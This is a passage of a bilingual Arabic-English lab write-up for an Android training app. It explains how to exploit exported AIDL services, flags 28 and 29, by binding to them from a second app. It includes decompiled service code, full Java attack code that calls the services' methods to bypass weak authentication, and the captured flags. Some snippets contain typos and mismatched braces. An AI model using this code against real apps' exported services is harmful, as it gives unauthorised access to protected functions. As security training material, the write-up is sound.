public IPFAService.Stub getMBinder() {  
    return this.mBinder;  
}
```

5-mBinder contain .Stub()

```
private final IPFAService.Stub mBinder = new IPFAService.Stub() { // fro  
@Override // io.hextree.unfriendlybackup.api.IPFAS...
```

6- mbinder contain the package name for backup app

```
/* loaded from: classes.dex */
public interface IPFAService extends IInterface {
    public static final String DESCRIPTOR = "io.hextree.unfriendlybackup.api.IPFAService";
    public static class Default implements IPFAService {
        @Override // android.os.IInterface
        public IBinder asBinder() {
            return null;
        }

        @Override // io.hextree.unfriendlybackup.api.IPFAService
        public Intent send(Intent intent) throws RemoteException {
            return null;
        }
    }

    Intent send(Intent intent) throws RemoteException;

    public static abstract class Stub extends Binder implements IPFAService {
        static final int TRANSACTION_send = 1;

        @Override // android.os.IInterface
        public IBinder asBinder() {
            return this;
        }

        public Stub() {
            attachInterface(this, IPFAService.DESCRIPTOR);
        }
    }
}
```

7- if we open backup app we will find he contain backup from app notes



Backup



```
{  
  "database": {  
    "version": 4,  
    "content": [ [ {  
      "tableName": "notes",  
      "createSql": "CREATE TABLE `notes` (`_id` INTEGER PRIMARY  
          KEY AUTOINCREMENT NOT NULL, `name` TEXT NOT  
          NULL, `content` TEXT NOT NULL, `type` INTEGER  
          NOT NULL, `category` INTEGER NOT NULL, `in_trash`  
          INTEGER NOT NULL)",  
      "values": [ [ {  
          "_id": 1,  
          "name": "AIDL Service",  
          "content": "<p dir=\"ltr"><br>  
          cAIDL <br>  
          is <b>exported</b> and allow another app to  
          use it </p>  
          ",  
          "type": 1,  
          "category": 0,  
          "in_trash": 0  
        } ]  
      },  
      {  
        "tableName": "sqlite_sequence",  
        "createSql": "CREATE TABLE sqlite_sequence(name,seq)",  
        "values": [ [ {  
            "name": "notes",  
            "seq": 1  
          } ]  
        },  
        {  
          "tableName": "categories",  
          "createSql": "CREATE TABLE `categories`(`id` INTEGER PRIMARY  
          KEY AUTOINCREMENT NOT NULL, `name` TEXT NOT  
          NULL, `parent_id` INTEGER NOT NULL, `order` INTEGER  
          NOT NULL)",  
          "values": [ [ {  
              "id": 1,  
              "name": "All",  
              "parent_id": null,  
              "order": 1  
            } ]  
          }  
        ]  
      }  
    ]  
  }  
}
```

How to attack AIDEL Service

Calling an IPC method

To call a remote interface defined with AIDL, take the following steps in your calling class:


1. Include the `.aidl` file in the project `src/` directory.
2. Declare an instance of the `IBinder` interface, which is generated based on the AIDL.
3. Implement `ServiceConnection`.
4. Call `Context.bindService()`, passing in your `ServiceConnection` implementation.
5. In your implementation of `onServiceConnected()`, you receive an `IBinder` instance, called `service`. Call `YourInterfaceName.Stub.asInterface((IBinder)service)` to cast the returned parameter to the `YourInterface` type.
6. Call the methods that you defined on your interface. Always trap `DeadObjectException` exceptions, which are thrown when the connection breaks. Also, trap `SecurityException` exceptions, which are thrown when the two processes involved in the IPC method call have conflicting AIDL definitions.
7. To disconnect, call `Context.unbindService()` with the instance of your interface.

بس علشان نعمل `build.gradle.kts` علشان کده هنضيقها في ملف `aidl=true` لازم include for AIDL File

```
buildFeatures {  
    aidl=true;  
}
```



after do this create new AIDL




```
// IFlag28Interface.aidl
package com.example.mora;


// Declare any non-default types here with import statements

interface IFlag28Interface {
    /**
     * Demonstrates some basic types that you can use as parameters
     * and return values in AIDL.
     */
    void basicTypes(int anInt, long aLong, boolean aBoolean, float aFloat,
                   double aDouble, String aString);
}
```

add package name to AIDL folder



move file to attacksurface.services



بعد كده بقى نستدعي الكود عادي بقى في **MainActivity**

Flag 28 Basic AIDL Service

هنا ده تطبيق على **AIDL Service** هلاقى ان **service is exported** ولما نشووفها هلقاني ان هي معمول لها **binder** وهلقاني ان هي بتحتوى على **Stub()**. يعني كده ان هي **AIDL service**

لما نفتحها هلاقى انى هي بتحتوى على **(openFlag)** اللي بيستدعي **flag** هنكتب كود الاول يكون **bind** ومن خال **(openFlag)** اللي هنعمله هنستدعي **connection**

```
<service
    android:name="io.hextree.attacksurface.services.Flag28Service"
    android:enabled="true"
    android:exported="true"/>
```

```

import java.util.UUID;

/* loaded from: classes.dex */
public class Flag28Service extends Service {
    public static String secret = UUID.randomUUID().toString();
    private final IFlag28Interface.Stub binder = new IFlag28Interface.Stub() { // 
        @Override // io.hextree.attacksurface.services.IFlag28Interface
        public boolean openFlag() throws RemoteException {
            return success();
        }

        public boolean success() {
            Intent intent = new Intent();
            intent.setClass(Flag28Service.this, Flag28Activity.class);
            intent.putExtra("secret", Flag28Service.secret);
            intent.addFlags(268468224);
            intent.putExtra("hideIntent", true);
            Flag28Service.this.startActivity(intent);
            return true;
        }
    };

    @Override // android.app.Service
    public IBinder onBind(Intent intent) {
        Log.i("Flag28Service", Utils.dumpIntent(this, intent));
        return this.binder;
    }
}

```

IFlag28Interface contain openFlag function

```

@Override // io.hextree.attacksurface.services.IFlag28Interface
public boolean openFlag() throws RemoteException {
    Parcel obtain = Parcel.obtain();
    Parcel obtain2 = Parcel.obtain();
    try {
        obtain.writeInterfaceToken(IFlag28Interface.DESCRIPTOR);
        this.mRemote.transact(1, obtain, obtain2, 0);
        obtain2.readException();
        return obtain2.readInt() != 0;
    } finally {
        obtain2.recycle();
        obtain.recycle();
    }
}

```

code for get flag

```

public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        EdgeToEdge.enable(this);
        setContentView(R.layout.activity_main);
        ((Button) findViewById(R.id.button2)).setOnClickListener(new

```

```

View.OnClickListener() {
    @Override
    public void onClick(View v) {
        Intent intent=new Intent();

        intent.setClassName("io.hextree.attacksurface","io.hextree.attacksurface.services.Flag28Service");
        ServiceConnection mConnection=new ServiceConnection() {
            @Override
            public void onServiceConnected(ComponentName name,
IBinder service) {
                IFlag28Interface flag28Interface =
IFlag28Interface.Stub.asInterface(service);
                try {
                    flag28Interface.openFlag();
                } catch (RemoteException e) {
                    throw new RuntimeException(e);
                }
            }
            @Override
            public void onServiceDisconnected(ComponentName name) {
            }
        };
        bindService(intent,mConnection,Context.BIND_AUTO_CREATE);
    }
});

ViewCompat.setOnApplyWindowInsetsListener(findViewById(R.id.main),
(v, insets) -> {
    Insets systemBars =
insets.getInsets(WindowInsetsCompat.Type.systemBars());
    v.setPadding(systemBars.left, systemBars.top, systemBars.right,
systemBars.bottom);
    return insets;
});}
}

```

flag is HXT{bound-aidl-service-sdf2ds}

Flag 28 - Basic AIDL Service

io.hextree.attacksurface.services.Flag28Service

Done

HXT{bound-aidl-service-sdf2ds}

Flag 29 Interact fully with an AIDL Service

هو زی flag 28 پس ده بدل 1 method ده بیحتوی علی 3 method هما الی

1- create AIDL file

2- create new package name io.hextree.attacksurface.services

3-move AIDL file to io.hextree.attacksurface.services packag

4- in AIDL file add this code

هذا اهو بقى هنلاقي service is exported

```
<service
    android:name="io.hextree.attacksurface.services.Flag29Service"
    android:enabled="true"
    android:exported="true"/>
```

هذا هنلاقي ان هي بتحتوي Stub() --> AIDL. مع connection bind وان bunder معمول له

```
/* loaded from: classes.dex */
public class Flag29Service extends Service {
    public static String secret = UUID.randomUUID().toString();
    private final IFlag29Interface.Stub binder = new IFlag29Interface.Stub() { // from class: io.hextree.attacksurface.services.IFlag29Interface
        final String pw = UUID.randomUUID().toString();
        Intent intent = new Intent();

        @Override // io.hextree.attacksurface.services.IFlag29Interface
        public String init() throws RemoteException {
            Log.i("Flag29", "service.init()");
            return this.pw;
        }

        @Override // io.hextree.attacksurface.services.IFlag29Interface
        public void authenticate(String str) throws RemoteException {
            Log.i("Flag29", "service.authenticate(" + str + ")");
            if (str.equals(this.pw)) {
                this.intent.putExtra("authenticated", true);
            } else {
                this.intent.removeExtra("authenticated");
            }
        }

        @Override // io.hextree.attacksurface.services.IFlag29Interface
        public void success() throws RemoteException {
            Log.i("Flag29", "service.success()");
            this.intent.setClass(Flag29Service.this, Flag29Activity.class);
            if (this.intent.getBooleanExtra("authenticated", false)) {
                this.intent.putExtra("secret", Flag29Service.secret);
                this.intent.addFlags(268435456);
                this.intent.putExtra("hideIntent", true);
                Flag29Service.this.startActivity(this.intent);
            }
        }
    };
}

@Override // android.app.Service
public IBinder onBind(Intent intent) {
    Log.i("Flag29Service", Utils.dumpIntent(this, intent));
    return this.binder;
}
```

هذا اهو IFlag29Interface هنلاقي ان هو بتحتوي على 3 TRANSACTION دول لـ 3 method اللاتي هما authenticate, success

```

/* loaded from: classes.dex */
public interface IFlag29Interface extends IInterface {
    public static final String DESCRIPTOR = "io.hextree.attacksurface.services.IFlag29Interface";

    public static class Default implements IFlag29Interface {
        @Override // android.os.IInterface
        public IBinder asBinder() {
            return null;
        }

        @Override // io.hextree.attacksurface.services.IFlag29Interface
        public void authenticate(String str) throws RemoteException {
        }

        @Override // io.hextree.attacksurface.services.IFlag29Interface
        public String init() throws RemoteException {
            return null;
        }

        @Override // io.hextree.attacksurface.services.IFlag29Interface
        public void success() throws RemoteException {
        }
    }

    void authenticate(String str) throws RemoteException;

    String init() throws RemoteException;

    void success() throws RemoteException;

    public static abstract class Stub extends Binder implements IFlag29Interface {
        static final int TRANSACTION_authenticate = 2;
        static final int TRANSACTION_init = 1;
        static final int TRANSACTION_success = 3;

        @Override // android.os.IInterface
        public IBinder asBinder() {
            return this;
        }

        public Stub() {
            attachInterface(this, IFlag29Interface.DESCRIPTOR);
        }
    }
}

```

ومنهم مين اللي يتتفذ الاول

number 1 to implement is Init()

number 2 to implement is authenticate()

number 3 to implement is success

here three methods

```
    @Override // io.hextree.attacksurface.services.IFlag29Interface
    public String init() throws RemoteException {
        Parcel obtain = Parcel.obtain();
        Parcel obtain2 = Parcel.obtain();
        try {
            obtain.writeInterfaceToken(IFlag29Interface.DESCRIPTOR);
            this.mRemote.transact(1, obtain, obtain2, 0);
            obtain2.readException();
            return obtain2.readString();
        } finally {
            obtain2.recycle();
            obtain.recycle();
        }
    }

    @Override // io.hextree.attacksurface.services.IFlag29Interface
    public void authenticate(String str) throws RemoteException {
        Parcel obtain = Parcel.obtain();
        Parcel obtain2 = Parcel.obtain();
        try {
            obtain.writeInterfaceToken(IFlag29Interface.DESCRIPTOR);
            obtain.writeString(str);
            this.mRemote.transact(2, obtain, obtain2, 0);
            obtain2.readException();
        } finally {
            obtain2.recycle();
            obtain.recycle();
        }
    }

    @Override // io.hextree.attacksurface.services.IFlag29Interface
    public void success() throws RemoteException {
        Parcel obtain = Parcel.obtain();
        Parcel obtain2 = Parcel.obtain();
        try {
            obtain.writeInterfaceToken(IFlag29Interface.DESCRIPTOR);
            this.mRemote.transact(3, obtain, obtain2, 0);
            obtain2.readException();
        } finally {
            obtain2.recycle();
            obtain.recycle();
        }
    }
}
```

خلي بالك ان authenticate method contain parameter this parameter return from Init method

دلوقتی بقی هنروح نقطه 3 method بالترتيب في IDAL file

```
1 // IFlag29Interface.aidl
2 package io.hextree.attacksurface.services;
3
4 // Declare any non-default types here with import statements
5
6 interface IFlag29Interface {
7     String init();
8     void authenticate(String obtion);
9     void success();
10 }
11 }
```

خلي بالك في الي فات حطينا ()openFlag علشان هي بس اللي كانت موجودة

بعد كده هيبقى نفس الكود اللي فات بس set 3 method and the value return from inti method store in variable and set this variable as a parameter in authenticate


Code

```
String obtion=flag29Interface.init();
flag29Interface.authenticate(obtio);
flag29Interface.success();
```

```
public class MainActivity extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        EdgeToEdge.enable(this);
        setContentView(R.layout.activity_main);
        ((Button) findViewById(R.id.button2)).setOnClickListener(new
View.OnClickListener() {
            @Override
            public void onClick(View v) {
                Intent intent=new Intent();
                intent.setClassName("io.hextree.attacksurface","io.hextree.attacksurface.ser
vices.Flag29Service");
                ServiceConnection mConnection=new ServiceConnection() {
                    @Override
                    public void onServiceConnected(ComponentName name,
IBinder service) {
                        IFlag29Interface flag29Interface =
IFlag29Interface.Stub.asInterface(service);
                        try {
                            String obtion=flag29Interface.init();
                            flag29Interface.authenticate(obtio);
                            flag29Interface.success();
                        } catch (RemoteException e) {
                            throw new RuntimeException(e);
                        }
                    }
                    @Override
                    public void onServiceDisconnected(ComponentName name) {
                }
            };
            bindService(intent,mConnection,Context.BIND_AUTO_CREATE);
        }
    }
}
```

```
});  
ViewCompat.setOnApplyWindowInsetsListener(findViewById(R.id.main),  
(v, insets) -> {  
    Insets systemBars =  
insets.getInsets(WindowInsetsCompat.Type.systemBars());  
    v.setPadding(systemBars.left, systemBars.top, systemBars.right,  
systemBars.bottom);  
    return insets;  
});}  
}
```

flag is **HXT{ai-ai-aidl-service-a2si1}**



الأخلاصة بقى الخطوات for AIDL Service

1- create AIDL file name is the name of interface like --> IFlag29Interface

2- create package the name is DESCRIPTOR in interface file in app (but here remove IFlag29Interface)

```
public static final String DESCRIPTOR = "io.hextree.attacksurface.services.IFlag29Interface";
```

3- move AIDL file (IFlag29Interface) to package name
(io.hextree.attacksurface.services)

4- analyze the AIDL interface in app and set method in AIDL interface like this

```
1 // IFlag28Interface.aidl
2 package io.hextree.attacksurface.services;
3
4
5 interface IFlag28Interface {
6
7     boolean openFlag();
8 }
```

```
>MainActivity.java x build.gradle.kts (:app) IFlag28Interface.aidl IFlag29Interface.aidl x
1 package io.hextree.attacksurface.services;
2 C:\Users\DELL\AndroidStudioProjects\mora\app\src\main\java\com\example\mora\MainActivity.java
3
4 interface IFlag29Interface {
5
6     String init();
7     void authenticate(String option);
8     void success();
9 }
```

5- build app to check it if contain any error

6- in MainActivity create intent and create bind for intent

7- run app